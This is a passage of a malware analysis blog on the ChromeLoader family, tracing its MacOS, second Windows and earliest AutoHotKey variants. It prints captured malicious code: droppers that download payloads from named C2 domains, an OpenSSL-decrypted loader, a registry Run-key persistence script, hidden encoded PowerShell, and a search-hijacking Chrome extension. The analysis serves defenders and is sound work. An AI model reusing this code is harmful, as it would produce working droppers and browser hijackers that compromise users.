- Chrome advertising mechanism added.
- Changed the hardcoded C2 URL.
- Chrome alert mechanism.

MacOS variant

In March 2022, a new variant emerged targeting MacOS users. This variant remains active and uses similar techniques to install its payload and hide its actions. It uses the same infection method of directing victims to compromised pay-per-download websites to install its dropper.

In this case, the dropper is a disk image (DMG) file – the MacOS implementation for ISO files – containing several files, including one bash script. The bash script resembles the scheduled PowerShell script in multiple manners:


- Downloads the payload – a browser extension from a remote installation server.
- Loads the payload into the target's browsers – Google Chrome and the built-in Safari browser.



```
status_code=$(curl --write-out %{http_code} --head --silent --output /dev/null https://funbeachdude.com/gp  )
if [[ "$status_code" = 200 ]] ; then
  popUrl=$(curl -s 'https://funbeachdude.com/gp')
  performPop=$(echo -ne "open -na 'Google Chrome' --args -load-extension='$BPATH/$XPATH' --new-window '"$popUrl"';" | base64);
else
  popUrl="0"
fi
```

Figure 31. An example of an early version of the MacOS installation script.

In more advanced cases, instead of hardcoding the download execute portion in the bash script, the authors encoded these commands in a separate file, then decoded and executed by the bash script using OpenSSL.



```
#!/bin/bash
G="a";F="c";Q="d";H="e";V="l";Z="m";X="n";T="o";J="p";K="s";
export appDir=$(cd "$(dirname "$0")"; pwd -P)
export tmpDir="$(mktemp -d /tmp/XXXXXXXXXXXX)"
export binFile="$(cd "$appDir"; ls | grep -Ev '\.(command)$' | head -n 1 | rev)"
export archive="$(echo $binFile | rev)"
export commandArgs='U2FsdGVkX19lI1c3x5jsG75i2MqkEp6BnnsxbYhGNNEAue1FVJV9tb3iame0XC4MkH
decryptedFommand="$(echo -e "$commandArgs" | ${T}${J}${H}${X}${K}${K}${V} ${H}${X}${F}
nohup /bin/bash -c "${H}v${G}${V} \"$decryptedFommand\"" >/dev/null 2>&1 &
killall  Terminal
```

Figure 32. An example of a later MacOS installation script.

The downloaded extension functions were similar to those used in the Windows OS versions. The MacOS variant uses the same obfuscation method to execute the same vital components – gather search engine queries and present advertisements. In addition, new

C2 addresses were used in this version.


Based on the version number of the malicious extensions delivered by this variant, the attackers reference the MacOS variant as later than the Windows variants, which fits the timeline of infections in this campaign. In our research, the extensions found with this variant were labeled as the 6.0 version of this malware.

Second Windows Variant (Variant 2)

In March 2022, several weeks after the last known infection of Variant 1, we identified a new campaign with multiple similarities to the first one, which makes us believe that we are actually facing another variant of the same ChromeLoader malware, referred to in this blog as Variant 2.


The infection vector for this Variant 2 is identical to Variant 1. Users are enticed to download a torrent or cracked video game through malvertising campaigns on pay-per-install sites and social media.

ISO images used for Variant 2 contain new executables. Victims would only see a Windows shortcut, which they would double-click to install the desired software or watch the movie.



Name	Date modified	Type	Size
Install	2/10/2022 6:05 PM	Shortcut	2 KB

Figure 33. An example of a malicious mounted ISO.
However, the ISO image contains other hidden files executed when the victim launches the Windows shortcut (.lnk file). The .lnk file simply runs a batch script named resources.bat. The script, in turn, extracts the contents of app.zip into %APPDATA%. The zip archive contains an executable named Tone.exe, which is eventually stored into a registry run key by the batch script, making the infection persistent.


Name	Date modified	Type
app.zip	2/10/2022 6:10 PM	Compressed (zip
icon.ico	1/25/2022 5:09 PM	Icon
Install	2/10/2022 6:05 PM	Shortcut
resources.bat		

Install Properties

Install

Target type: Windows Batch File

Target location: C:\

Target: C:\resources.bat

Start in:

Shortcut key: None

Run: Minimized

Comment:

Figure 34. An example of the LNK file configuration.




```
tar -xvf "app.zip" -C "%APPDATA%"
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v Tone /f
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v Tone /t REG_SZ /d "%APPDATA%\Tone\Tone.exe --qR5I" /f
start /d "%APPDATA%\Tone" Tone.exe
```

Figure 35. An example of resources.bat content.

Like Variant 1, Variant 2 installed the same type of Chrome extension. The malware launched a cmd.exe process, which in turn executed powershell.exe. The PowerShell process executed WMI queries, used for installing a new scheduled task named chrome *, launching another encoded PowerShell command.



Excluding events svchost.exe executed on behalf of processes in this causality triggered by RPC

PATH
C:\Windows\System32\svchost.exe

USERNAME
NT AUTHORITY\SYSTEM

PID
3000

RUNNING TIME
Jun 6th 2022 16:08:24 - Still Running

MD5
cd10cb894be2128fca0bf0e2b0c27c16

PARENT PID
22828

WILDFIRE SCORE
Benign

SIGNATURE
Signed by Microsoft Corporation

FILE SIZE
N/A


SHA256
f3feb95e7bcfb0766a694d93fca29eda7e2ca977c2395b4be7524...

CMD
C:\WINDOWS\system32\svchost.exe -k netsvcs -p -s Winmgmt

AUTOFOCUS TAGS
N/A

Figure 36. An example of a causality chain when the malware installs a scheduled task.


When analyzing the above-mentioned obfuscated PowerShell script, we were faced with a script used as a dropper. This script doesn't directly install a new Chrome extension, so it does not exactly match Variant 1's PowerShell script pattern. However, the structure and use of variables resembles the behavior of Variant 1.



```
$v = "0";
$lv = "3";
$d = "tcaukthw.com";
$ep = "WyIzMTM5NDEwMTY3ODY3NTM2MDMiLDE2NDUzMjU0NTJd";

$rp = "HKCU:\Software\LogiShdr\";
$rn = "Settings";

$a=[System.Text.Encoding]::ASCII;

$jd = $null;

$jp=$null;
try {
```

Figure 37. An example of the installed schedule task script content after decoding.

Using XQL queries, when the installation server is available, the PowerShell script creates and loads the familiar malicious Chrome extension (the 6.0 version, used in the latest MacOS variant).



WILDFIRE SCORE
Benign

SHA256
9f914d42706fe215501044acd85a32d58aaef1419d404fddfa5d3b48f...

AUTOFOCUS TAGS
N/A

SIGNATURE
Signed by Microsoft Corporation

CMD
{***} powershell -WindowStyle Hidden -E "JAB2ACAAPQAgACIAMAAiADsACgAkAGwAdgAgAD0AIAAiADMAIgA7AAoAJABkACAAPQAgACIAawBvAG8AbwBiAGwAeQBjAGEAcgAuAGMAbwBtACI...

ls 28 Network Connections 276 RPC Calls 10

FILE_PATH	SRC_CMD	FILE_PREVIOUS_PATH
[redacted]\AppData\Local\Temp\mmfourae.tmp	powershell -WindowStyle Hidden -E "JAB2ACAAPQAgACIAMAAiADsACgAkAGwAdgAgAD0AIAAiADMAIgA7AAoAJABkA...	
[redacted]\AppData\Local\Temp\mmfourae.tmp	powershell -WindowStyle Hidden -E "JAB2ACAAPQAgACIAMAAiADsACgAkAGwAdgAgAD0AIAAiADMAIgA7AAoAJABkA...	
[redacted]\AppData\Local\chrome_settings	powershell -WindowStyle Hidden -E "JAB2ACAAPQAgACIAMAAiADsACgAkAGwAdgAgAD0AIAAiADMAIgA7AAoAJABkA...	
[redacted]\AppData\Local\chrome_settings\background.js	powershell -WindowStyle Hidden -E "JAB2ACAAPQAgACIAMAAiADsACgAkAGwAdgAgAD0AIAAiADMAIgA7AAoAJABkA...	
[redacted]\AppData\Local\chrome_settings\background.js	powershell -WindowStyle Hidden -E "JAB2ACAAPQAgACIAMAAiADsACgAkAGwAdgAgAD0AIAAiADMAIgA7AAoAJABkA...	
[redacted]\AppData\Local\chrome_settings\background.js	powershell -WindowStyle Hidden -E "JAB2ACAAPQAgACIAMAAiADsACgAkAGwAdgAgAD0AIAAiADMAIgA7AAoAJABkA...	
[redacted]\AppData\Local\chrome_settings\manifest.json	powershell -WindowStyle Hidden -E "JAB2ACAAPQAgACIAMAAiADsACgAkAGwAdgAgAD0AIAAiADMAIgA7AAoAJABkA...	
[redacted]\AppData\Local\chrome_settings\manifest.json	powershell -WindowStyle Hidden -E "JAB2ACAAPQAgACIAMAAiADsACgAkAGwAdgAgAD0AIAAiADMAIgA7AAoAJABkA...	
[redacted]\AppData\Local\chrome_settings\manifest.json	powershell -WindowStyle Hidden -E "JAB2ACAAPQAgACIAMAAiADsACgAkAGwAdgAgAD0AIAAiADMAIgA7AAoAJABkA...	

Figure 38. An example of the files downloaded by the encoded PowerShell.

The Real First Windows Variant – December 2021 (Variant 0)

Due to its multiple infection incidents, this malware family has drawn worldwide attention in the cybersecurity community.

As mentioned earlier, we detected different versions of this malware during our investigation. Each version was labeled not only by us but also by the malware authors themselves. The earliest labeled version we detected was 2.0. Therefore, we were confident that this wasn't the first time these attackers struck, and we were determined to expose the actual first version of this malware.


Due to the attackers' history of frequent payload updates, we were convinced that the first infection case occurred relatively close to the currently reported infection case in January 2022.

Pivoting over the installation server domains used for the Variant 1 PowerShell dropper revealed that another piece of malware used some of these domains as its installation servers in December 2021.

This malware was an executable file written using AutoHotKey (AHK) - a framework used for scripting automation.

Using this tool, the programmer can write short, easy-to-understand scripts using the AHK syntax. Then, by the programmer's definitions, the framework creates matching hooks that will cause the execution of these scripts.

When transforming AHK scripts into Windows executables, the original script source code is pasted into the end of the executable, making the investigation process for the researcher much more effortless compared to the other variants, which used heavy obfuscation. In this case, the hardcoded script contained the following source code, which looks quite similar to the PowerShell droppers we already analyzed:




```
File_URL = https://learnataloukt.xyz/9FHOQ.zip
UrlDownloadToFile, %File_URL%, %Extension_Name%
FileSize := 0
FileGetSize, FileSize, %Extension_Name%, K
if (FileSize < 3){
    FileDelete, %Extension_Name%
    return
}
RunWait PowerShell.exe -Command Expand-Archive -LiteralPath '%Extension_Name%' -DestinationPath '%Extension_Path%',,Hide
```

Figure 39. An example of the AutoHotKey script content.
In short, this dropper downloads a payload from its installation server. We can assume that this payload is another browser extension by the variable name used for the downloaded payload (Extension_Name).

After a more thorough investigation, we found the downloaded extension. Unsurprisingly, it also contained features related to the ChromeLoader malware family – but more importantly, it was labeled version 1.0 (!)

These extensions were quite similar to the rest of the extensions related to this family, with one main difference – this time, the extension was not obfuscated. It even contained some of the author's comments regarding different code sections.



```
let ExtnensionName = "Settings";
let ExtensionVersion = "1.0";
let dd = "MjkxODcKDwgLAwEOBwsBAw8HCgUHCQgNSwsLAQ4GA0UADgQLCgQIAAAATQ==";

function hb(ev){
    var hb_report = "https://krestinaful.com/"+ ev +"?ext=" + ExtnensionName + "&ver=" + ExtensionVersion + "&dd=" + dd;
    navigator.sendBeacon(hb_report);
}

chrome.webRequest.onBeforeSendHeaders.addListener(req => {
        // Check storage for campaign and push headers
        req.requestHeaders.push({ name: "dd", value: dd });
        return { requestHeaders: req.requestHeaders };
    },
    { urls: ['*://*.krestinaful.com/*'] },
    ['blocking', 'requestHeaders']
);

chrome.webRequest.onBeforeRequest.addListener(function (tab) {
        var serpTab = tab.url;
        var urlBuild = new URL(serpTab);

        if ((serpTab.indexOf("google.") >= 0) && serpTab.indexOf("search") >= 0 && serpTab.indexOf("q=") >= 0 && serpTab.indexOf("complete") === -1) {
            var query = urlBuild.searchParams.get("q");
        }
        if (query && query.length > 1) {
            var q = decodeURIComponent(query).split('+').join(' ').trim();
            let lastQuery = localStorage.getItem('lastQuery');
            if (q == lastQuery) { return null; }
            localStorage.setItem('lastQuery', q);
            chrome.tabs.update({ url: "https://krestinaful.com/search?ext=" + ExtnensionName + "&ver=" + ExtensionVersion + "&q=" + q });
        }
    },
    { urls: ['https://*.krestinaful.com/*', 'https://*.google.com/*'] },
    ["blocking"]
);

```

Figure 40. An example of the extension downloaded by this variant, without any changes

from our side.

Conclusion

This blog documents different examples of a new malware family, ChromeLoader, spread using malicious advertisements. This malware demonstrates how determined cybercriminals and malware authors can be: In a short time period, the authors of ChromeLoader released multiple different code versions, used multiple programming frameworks, enhanced features, advanced obfuscators, fixed issues, and even adding cross-OS support targeting both Windows and MacOS.

This malware is used for hijacking victims' browser searches and presenting advertisements – two actions that do not cause serious damage or leak highly sensitive data. However, based on the wide distribution the attackers gained in such a short time, they were able to inflict heavier damage than the damage inflicted by the two primary functions of the Chrome Extension.

Additionally, the authors were quite organized, labeling their different malware versions and using similar techniques throughout their attack routines. This probably made their lives easier while developing their attack framework and maintaining their attack chains, but unintentionally, this also made the investigation process significantly easier. In fact, it improved the research ability so much that we were able to detect two new versions of this malware – the first one and the latest, which have never been linked to this malware family before.

Finally, this attack chain demonstrates two rising trends among malware authors that security products and even common users should be aware of – the use of ISO (and DMG) files and the use of browser extensions.

Product Coverage

